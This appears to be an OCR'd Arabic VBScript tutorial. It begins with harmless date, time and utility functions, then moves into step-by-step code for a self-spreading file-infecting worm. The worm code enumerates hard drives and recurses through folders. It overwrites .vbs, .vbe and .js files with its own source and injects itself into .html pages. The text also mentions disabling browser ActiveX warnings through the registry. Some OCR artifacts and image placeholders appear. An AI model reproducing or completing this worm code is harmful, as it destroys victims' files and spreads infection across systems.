
2- دوال التعامل مع الوقت والتاريخ :-

الدالة Time :-

تعود تلك الدالة بوقت النظام الحالي .

مثال :-

```
Msgbox "System Time Is : " & Time
```




الدالة **Hour** :-

تعود بعدد الساعات في وقت معين .

مثال :-

```
Msgbox "Hour : " & Hour(Time)
```




الدالة **Minute** :-

تعود بعدد الدقائق .

مثال :-

```
Msgbox "Minutes : " & Minute(Time)
```



الدالة **Second** :-

تعود بعدد الثواني .

مثال :-

```
Msgbox "Seconds : " & Second(Time)
```

الدالة Date :-

تعود تلك الدالة بالتاريخ الحالي للنظام .

مثال :-


```
Msgbox Date
```

الدالة MonthName :-

تمكنك تلك الدالة من معرفة اسم الشهر المعطي برقم يدل عليه .

مثال :-

```
Msgbox MonthName(5)
```



الدالة Week Day :-

تعود برقم يمثل اليوم بالنسبة للتاريخ الحالي .

الصيغة العامة :-

```
Weekday(date, [firstdayofweek])
```

الوسيط الأول : تاريخ اليوم الحالي .

الوسيط الثاني : يوضح ما هو يوم ابتداء الأسبوع ففي الدول العربية يكون يوم السبت أما الأجتبية فيكون الأحد .

تعود الدالة برقم يدل على ما هو اليوم في الأسبوع والجدول التالي يوضح تلك الأرقام .


Constant	Return value	Day represented
vbSunday	1	Sunday
vbMonday	2	Monday
vbTuesday	3	Tuesday
vbWednesday	4	Wednesday
vbThursday	5	Thursday
vbFriday	6	Friday
vbSaturday	7	Saturday

والجدول التالي يوضح أرقام ابتداء أول أيام الأسبوع للوسيط الثاني

Constant	Value	Description
vbSunday	1	Sunday (default)
vbMonday	2	Monday
vbTuesday	3	Tuesday
vbWednesday	4	Wednesday
vbThursday	5	Thursday
vbFriday	6	Friday
vbSaturday	7	Saturday

مثال :-

```
Msgbox Weekday(date)
```



حيث يقصد بالقيمة واحد هو يوم الأحد طالما لم نحدد ما هو اليوم الأول في الأسبوع لكـن إذا غيرنا الكود ليصبح هكذا :-

```
Msgbox Weekday(date,7)
' Or
Msgbox Weekday(date,vbSaturday)
```

سيصبح يوم الأحد يحمل القيمة 2 ويوم السبت سيحمل القيمة واحد .

عموما الأجراء التالي يبين كيفية معرفة الأيام بدلالة الأرقام .

```
Dim WhatDay
WhatDay=Weekday(date,7)
Select Case WhatDay
Case 1
Msgbox "Today is Saturday"
Case 2
Msgbox "Today is Sunday"
Case N
Rem And So On ...

End Select
```

3- دوال أخرى :-

الدالة Array :-

تقوم بإسناد عناصر متعددة إلي متغير واحد مكونة شكل المصفوفة .

مثال :-


```
Dim Compiler
Compiler = Array("Visual Basic", _
"Visual C++","Delphi","Dev
C++")
Msgbox Compiler(Lbound(Compiler))
Msgbox Compiler(1)
Msgbox Compiler(Ubound(Compiler))
```

الدالة **Hex** :-

تقوم تلك الدالة بتحويل أرقام النظام العشري إلى النظام السداسي عشر فمثلا نعلم أن الرقم العشري 50 إذا أردنا تحويله إلى نظام سداسي عشر فسيكون قيمته في النظام السداسي 32 والآن يمكننا القيام بتلك العملية عن طريق دالة Hex :-

مثال :-

```
Msgbox Hex (50)
```




الدالة **Rnd** :-

تقوم تلك الدالة بتوليد رقم عشوائي مداه من أو يساوي صفر وينتهي بقيمة أقل من الواحد .


مثال :-

```
MsgBox Rnd
```




يمكننا أن نزيد مجال الرقم العشوائي كإضافة عملية ضرب إليه هكذا

```
MsgBox Rnd * 20
```



وإذا أردنا أن نتخلص من الكسر ونستخلص القيمة الصحيحة فقط فمثلاً القيمة **14.11095** تصبح **14** يمكننا استخدام دالة **Fix** أو دالة **Int** هكذا :-



إذا كنت قد لاحظت أن الرقم العشوائي الذي يتم توليده كل مرة يكون ثابتاً فيمكنك استخدام دالة **Randomize** والتي تقوم بتغيير نقطة البدء للأرقام العشوائية في كل مره

مثال :-

```
Randomize
MsgBox Fix(Rnd * 20)
```

الدوال السابقة هي الدوال التي يمكن أن نتطرق إليها أثنـــاء كتاباتنا لأي دودة **Worm** ومن الممكن أن نضيف إليها بعض الدوال الجديدة أثناء كتابتنا للدودة .

شفرات الدودة وورم Worm

في هذا الجزء سنستعرض أهم الإجراءات الفرعية التي سنستخدمها في شفرة الدودة Worm التي سنقوم بتصميمهاوالتي تحتاج إلى شرح تفصيلي من حيث انتشار الدودة Spreading فسنتناول أولاً كيفية عمل Injection للدودة Worm بالملفات الموجودة على الهارد في تلك الإجراءات الفرعية SubRoutines سيتم استخدام جميع الكائنات Objects بصورة عملية والتي تدربنا على استخدامها في الدروس السابقة .

أولا انتشار الدودة عن طريق الكتابة علي مختلف أنواع الملفات Files Overwriting Injection وقبل البدء بشرح الشفرة التي سنستخدمها عليك الرجوع إلى كيفية استخدام كائن FileSystemObject والتي سنتعامل من خلالها مع الأقراص والمجلدات والملفات وأيضا كائن Wscript

تناولنا أثناء التعامل مع الأقراص الدالتين GetDriveName وDriveExists والآن نستعرض بصورة عملية كيفية التعامل مع الكائن FileSystemObject.Drives فلكي نستخدم هذا الكائن يجب أن نحمل مرجع إليه ومن هذا المرجع نستطيع استخدام وظائف هذا الكائن كالتالي :-


```
Dim ObjFSO,Drives,Drive
Set ObjFSO = _
CreateObject("Scripting.FileSystemObject")
Set Drives = ObjFSO.Drives
For Each Drive In Drives
Msgbox Drive
Next
```

وعند تنفيذ الكود السابق ستظهر رسائل بعدد الأقراص سواء Floppy Hard Drive CD, الموجودة ولكن في أثناء تعاملاتنا مع الأقراص نريد فقط النوع Hard Drive وبالتالي نستطيع تحديد النوع المرغوب التعامل معه عن طريق الدالة Drive.DriveType حيث تحدد تلك الدالة أنواع الأقراص عن طريق قيم ثابتة فمثلاً نوع Hard Drive يأخذ القيمة الثابتة 2 بينما نوع Floppy يأخذ القيمة الثابتة 1

وبالتالي نستطيع تحجيم التعامل مع الأقراص فقط إذا كانت من نوع قيمتها الثابتة 2 هكذا :-

```
Dim ObjFSO,Drives,Drive,sDrives
Set ObjFSO = _
CreateObject("Scripting.FileSystemObject")
Set Drives = ObjFSO.Drives
For Each Drive In Drives
If Drive.DriveType = 2 Then  ' Means hard Drive
sDrives = sDrives & "Hard Drive : " & Drive & _
VbTab & Vbcrlf
End If
Next
Msgbox sDrives,32,"Drives"
```

وعلى حسب تقسيم الهارد ستظهر رسالة شبيهة بالصورة التالية :



ولكتابة إجراء فرعي ليقوم بعمل Infection للملفات سنقوم بعمل ثلاثة إجراءات فرعية أول إجراء وهو خاص بالحصول على الأقراص Drives الموجودة وقد قمنا بكتابته في المثال السابق وداخل الإجراء السابق سنقوم بعمل الإجراء الثاني وهو خاص بالبحث عن الملفات داخل المجلدات وداخل الإجراء السابق وأثناء البحث عن الملفات سنقوم بعمل infect للامتدادات التي نريد أن نكتب الدودة Worm عليها .

الصورة التالية توضح الإجراءات الثلاثة :

```
Sub GetDrives()
     DoSearch(Drive)
End Sub

Sub DoSearch (Path)
     InfectFiles(Folder Path)
End Sub

Sub InfectFiles(File Path)
     Infect Some Extension Like ( txt,Doc,jpg,jpeg,
     Gif,vbs,js,mid,wav, mp3,asf,wmv,html,htm)
End Sub
```

فالإجراء الأول Sub Drives() سنقوم فيه بالحصول على أقراص الهارد ثـم نمررهـا إلـي الإجراء الثاني DoSearch() وسيقوم بالبحث داخل القرص على جميع المجلـدات وكـل مجلد سنحصل عليه نمرر مساره إلي الإجراء الثالث InfectFiles() ليقـوم هـذا الإجـراء بعمل قائمة بكل الملفات الموجودة داخل المجلد ومعرفة امتداد تلك الملفات وبالتالي نحدد هل نكتب الدودة Worm على تلك الملفات أم لا والإجـراء الثـاني DoSearch() كمـا ذكرنا من قبل سنقوم داخله بإيجاد جميع المجلدات الموجودة على الأقراص وكـل مجلـد نحصل عليه سنمرره إلى الإجـراء الثالـث InfectFiles() ليقـوم هـذا الإجـراء بالبحـث داخل المجلد المرسل إليه على جميع الملفات الموجودة داخله .

شفرة الأجراء DoSearch() تكون كالتالي :-

```
Sub DoSearch(Path)
On Error Resume Next
Dim FolderRef ,SubFolderRef , strFolder
Set FolderRef = ObjFSO.GetFolder(Path)
Set SubFolderRef = FolderRef.SubFolders

For Each strFolder In SubFolderRef
     Infectfiles(strFolder)
     DoSearch(strFolder)
```

```
Next
End Sub
```

الشفرة السابقة تفسيرها الأتي :-

قمنا بتعريف ثلاث متغيرات هم (FolderRef, SubFolderRef, strFolder).

الأول FolderRef سيحمل مرجع للمجلد الرئيسي .

الثاني SubFolderRef سيحمل مرجع للمجلدات الفرعية من المجلد الرئيسي .

الثالث strFolder سيحمل اسم كل مجلد من المجلدات الفرعية .

لتطبيق الإجراء السابق عمليا سنمرر إلى الإجراء ()DoSearch مسار القرص المطلوب البحث بداخله والذي حصلنا عليه من الإجراء ()GetDrives مثلاً لإيجاد مجلدات القرص "\:C" ستكون تفسير الشفرة كالأتي :-

```
Sub DoSearch("C:\")
```

The Variable FolderRef is a Reference to the Path ("C:\").
The variable SubFolderRef is a Reference to All Sub Folders in the path ("C:\").
So we can loop through the variable SubFolderRef to retrieve Folders' names :

```
For Each strFolder In SubFolderRef
    Infectfiles(strFolder)
    DoSearch(strFolder)
Next
```

فالمتغير strFolder سيحمل أسماء ومسارات المجلدات المتفرعة من المسار ("\:C") وكل مجلد ستحصل على مساره سنمرره إلى إجراء ()InfectFiles ليقوم بالبحث عن الملفات الموجودة داخله وإذا لم نضع (DoSearch (strFolder فلن يقوم بالدخول إلى كل مجلد لمعرفة مجلداته الفرعية أيضا مثلاً افترض أننا لم نضع الكود (DoSearch(strFolder فسيعود المتغير strFolder بأسماء المجلدات الموجودة على المسار "\:C" فقط لكننا نريد أن ندخل لمجلد الويندوز مثلاً "C:\Windows" ونحصل على جميع المجلدات الفرعية لهذا المجلد وبالتالي لابد من تمرير مسار المجلد

الذي نريد الدخول إليه والذي تم الحصول عليه بالفعل لإجراء DoSearch() من جديد حتى يقوم بالبحث داخله عن أي مجلدات أخري وعند انتهاء المجلدات الفرعية سيعود لتنفيذ الأمر Next والذي سيقوم بإعادة الإجراء إلى المجلد الذي يلي المجلد الرئيسي ليقوم بتنفيذ نفس الخطوات مع أي مجلدات فرعية أخرى ولم يبقي سوى ثالث إجراء InfectFiles() وهو الخاص بالبحث عن جميع الملفات داخل المجلد الذي سيتم تمريره لنفس الإجراء .

شفرة إجراء InfectFiles() ستكون كالأتي :-

قبل البدء يجب العلم بأن المتغير InfectData هو متغير يحتوي على شفرة الدودة كاملة والتي سننقلها إلى بقية الملفات وشفرة الدودة كاملة نستطيع الحصول عليها هكذا :-

```
Dim ObjFSO,ReadFile,InfectData
Set ObjFSO = _
CreateObject("Scripting.FileSystemObject")
Set ReadFile = _
ObjFSO.OpenTextFile(WScript.ScriptFullname,1)
InfectData = ReadFile.ReadAll
```

DoSearch() ' هو مسار المجلد الممرر من إجراء Path المتغير .

```
Sub InfectFiles(Path)
On Error Resume Next
Dim Folder_Ref,Files_Ref,strFile,strFileName,strExt
Dim OverWriteFile,duplicateFile,HideOldFile
```

نحصل على مرجع للمجلد

```
Set Folder_Ref = ObjFSO.GetFolder(Path)
```

نحصل على مرجع للملفات الموجودة بداخل المجلد

```
Set Files_Ref = Folder_Ref.Files
```

Loop' إتيان الملفات الموجودة داخل المجلد بواسطة تكرار

```
For Each strFile In Files_Ref
```

GetExtensionName الحصول على امتداد الملف بواسطة دالة

strExt 'ووضعه في المتغير

```
strExt=ObjFSO.GetExtensionName(strFile.path)
```

وذلك لتفادي وجود حروف small تحويل الامتداد إلى أحرف صغيرة أثناء المقارنة بين الامتدادات وذلك عن طريق Capital كبيرة Lcase استخدام دالة

```
strExt=Lcase(strExt)
```

عمل مقارنة بين امتدادات الملفات التي سنحصل عليها وبين الامتدادات التالية :

```
IF (strExt="vbs") or (strExt="vbe") Then
```

فتح الملف للكتابة عليه ووضع محتويات الدودة الموجودة بالمتغير مكان محتويات الملف الأصلية InfectData

```
Set OverWriteFile = _
ObjFSO.OpenTextFile(strFile.path,2,True)
OverWriteFile.Write InfectData
OverWriteFile.Close
```

نفس الخطوات السابقة


```
ElseIF(strExt="js") Then
Set OverWriteFile = _
ObjFSO.OpenTextFile(strFile.path,2,True)
OverWriteFile.write Infectdata
OverWriteFile.close
```

وبالتالي يمكننا vbs لابد من تغيير امتداده بامتداد js ولكن مع امتداد

MoveFile تغيير الامتداد بأكثر من طريقة أبسطها هي استخدام دالة

```
ObjFSO.MoveFile strFile.Path ,strFile.Path & ".vbs"
```

فيمكنا الاستفادةhtm , hrml إذا كنا سنريد أن نصيب ملفات الويب بداخل VBScript من خاصية رائعة جدا وهي أنه يمكننا تضمين كود صفحات الويب وبالتالي نستطيع أن نحقن الفيروس داخل صفحات الويب الموجودة على الهارد ولكن ستبقي رسالة ستخرج عند الحقن وهي أنها تحتوي على كائن VBScript تشغيل الصفحة وبها كود والرسالة ستكون كالتالي ActiveX :-



FileSystemObject تلك الرسالة تظهر عند محاولة استخدام كائن أو أي كـائن أخـر وللتغلب على تلك الرسالة قم بمراجعة موضوع التحكمات وبالأخص الجـزء الأخيـر الخـاص بالأمن لبرنامج المتصفح من العمل بدون ظهورActiveX حيث ستعرف كيفية تمكين أي الرسالة السابقة وذلك عن طريق تغيير بعض القيم في سجلات Registry النظام .

```
ElseIF (strExt="htm") or (strExt="html") Then
Set ReadFile = ObjFSO.OpenTextFile(strFile.path,1)
sData = ReadFile.ReadAll
ReadFile.Close
ObjFSO.DeleteFile strFile.path

InfectData ="<Script Language = " & chr(34) & _
"VBScript" & chr(34) & ">" & vbcrlf & _
InfectData & vbcrlf & "</Script>"
set OverWrtieFile = _
ObjFSO.OpenTextFile(strFile,2,True)
OverWrtieFile.Write InfectData & Vbcrlf & sData
OverWrtieFile.Close
```

